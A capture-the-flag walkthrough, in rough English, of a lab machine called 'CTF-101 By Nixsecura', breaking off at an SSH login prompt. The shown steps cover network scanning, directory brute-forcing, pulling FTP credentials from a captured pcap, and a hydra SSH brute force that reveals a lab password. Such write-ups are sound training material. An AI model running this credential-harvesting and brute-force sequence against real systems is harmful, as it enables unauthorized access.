**Step 1:**

Netdiscover is a network discovery tool commonly used in penetration testing and network administration. It is designed to identify live hosts on a local network by sending ARP (Address Resolution Protocol) requests and listening for responses. This makes it especially useful in identifying devices and their IP addresses within a subnet, which can be helpful in reconnaissance during a penetration test or while managing a network.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.8.213   f4:6d:3f:94:93:64      2     120  Intel Corporate
192.168.170.36  a8:93:4a:00:9c:03      1      60  CHONGQING FUGUI ELECTRONI
192.168.170.88  fe:ed:10:a5:52:b6      1      60  Unknown vendor
192.168.170.108 00:0c:29:f6:b0:91      1      60  VMware, Inc.
192.168.170.43  f4:6d:3f:94:93:64      1      60  Intel Corporate
192.168.170.149 60:a5:e2:79:bc:79      1      60  Intel Corporate

┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$
```


## Step 2:

Nmap (Network Mapper) is one of the most powerful and widely used tools for network discovery, vulnerability scanning, and security auditing. It's typically used for discovering hosts and services on a computer network by sending packets and analyzing the responses. Nmap is frequently used in penetration testing and security assessments to identify open ports, operating systems, and services running on a network.

```
┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$ nmap -sC -sV -Pn 192.168.170.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 03:01 EDT
Nmap scan report for 192.168.170.108
Host is up (0.00062s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.170.158
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open   ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:f2:b5:96:22:43:96:53:36:4e:30:25:44:24:56:25 (RSA)
|   256 82:a0:5d:3a:3f:1d:57:83:ce:24:7a:f0:ac:66:b3:d4 (ECDSA)
|_  256 d4:ce:9b:e4:8b:22:4b:b2:13:2a:95:90:6c:a0:3a:6a (ED25519)
80/tcp   open   http       Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: CTF-101 By Nixsecura
```

**Step 4:**

So the web page is running the IP but there is a no clue in this web page




## Step 4:

The dirsearch tool is a command line based web path scanner used to brute directories and files on web servers. It’s useful for finding hidden paths that might not publicly linked and we found the rebots.txt file do let’s search on the firebox

```
kali@kali: ~/Desktop/Nixsecura_CTF_Machine
File  Actions  Edit  View  Help

Output File: /home/kali/Desktop/Nixsecura_CTF_Machine/reports/http_192.168.170.108/_25-03-11_03-08-40.txt

Target: http://192.168.170.108/

[03:08:40] Starting:
[03:08:41] 403 -  280B  - /.ht_wsr.txt
[03:08:41] 403 -  280B  - /.htaccess.bak1
[03:08:41] 403 -  280B  - /.htaccess.orig
[03:08:41] 403 -  280B  - /.htaccess.sample
[03:08:41] 403 -  280B  - /.htaccess_extra
[03:08:41] 403 -  280B  - /.htaccess.save
[03:08:41] 403 -  280B  - /.htaccess_sc
[03:08:41] 403 -  280B  - /.htaccess_orig
[03:08:41] 403 -  280B  - /.htaccessOLD
[03:08:41] 403 -  280B  - /.htaccessOLD2
[03:08:41] 403 -  280B  - /.htaccessBAK
[03:08:41] 403 -  280B  - /.html
[03:08:41] 403 -  280B  - /.htm
[03:08:41] 403 -  280B  - /.htpasswd_test
[03:08:41] 403 -  280B  - /.htpasswds
[03:08:41] 403 -  280B  - /.httr-oauth
[03:08:42] 403 -  280B  - /.php
[03:08:50] 301 -  319B  - /assets  →  http://192.168.170.108/assets/
[03:08:50] 200 -  476B  - /assets/
[03:08:59] 200 -   23KB - /info.php
[03:09:08] 200 -  352B  - /robots.txt
[03:09:09] 403 -  280B  - /server-status
[03:09:09] 403 -  280B  - /server-status/
[03:09:15] 200 -  466B  - /vendor/
[##################  ] 94%  10882/11460       200/s       job:1/1  errors:0
```

**Step 5:**

we found the some encrypt code we let’s decrypt this code by base64




**Step 6:**

echo print the text and base64 –d decrypt the text so /terc3s file path

```
┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$ echo "L3RlcmMzcw==" | base64 -d
/terc3s

┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$
```


**Step 7:**

Paste the file path ip/path found the pcappng file download the file and view the file in wireshark



**Step 8:**

then open the  file and search the filter ftp because ftp show the user name and password so there is 5-6 user name and pass check the login response we got the ftp username and password .



**Step 9:**

Use the credentials username and password then login in ftp login successful then there are 2 important file In the ftp users.txt and pass.txt get the 2 file

```
┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$ ftp 192.168.170.108
Connected to 192.168.170.108.
220 (vsFTPd 3.0.5)
Name (192.168.170.108:kali): murfy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8116|)
ftp: Can't connect to `192.168.170.108:8116': Connection timed
 out
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001          220 Feb 09 11:19 .bash_
logout
-rw-r--r--    1 1001     1001         3771 Feb 09 11:19 .bashr
c
drwx------    2 1001     1001         4096 Feb 09 12:04 .cache
-rw-r--r--    1 1001     1001          807 Feb 09 11:19 .profi
le
-rw-r--r--    1 0        0             630 Feb 17 18:49 pass.t
xt
-rw-r--r--    1 0        0              25 Feb 09 12:31 users.
txt
226 Directory send OK.
ftp> get pass.txt
local: pass.txt remote: pass.txt
200 EPRT command successful. Consider using EPSV.
```

**Step 10:**

Then use hydra tool for password and username brute force –L for user list and –P for pass list ans ip and ssh login we got the password and user then login to ssh

```
kali@kali: ~/Desktop/Nixsecura_CTF_Machine
File  Actions  Edit  View  Help
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get
|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql n
ntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb
smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$ hydra -L users.txt -P pass.txt 192.168.170.108 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-11 03:28:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 123 login tries (l:3/p:41), ~8 tries per task
[DATA] attacking ssh://192.168.170.108:22/
[22][ssh] host: 192.168.170.108   login: marco   password: B1n4ryBr34ker@!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-11 03:28:38

┌──(kali㉿kali)-[~/Desktop/Nixsecura_CTF_Machine]
└─$
```

**Step 11:**

Ssh login successful we enter the victim machine then we found the user and root flag

```
└─$ ssh marco@192.168.170.108
The authenticity of host '192.168.170.108 (192.168.170.108)' can't be established.
ED25519 key fingerprint is SHA256:qC5q1qgvCWUnC953+y5OFQ5ol+aSGDjWH557EZIk6Zg.
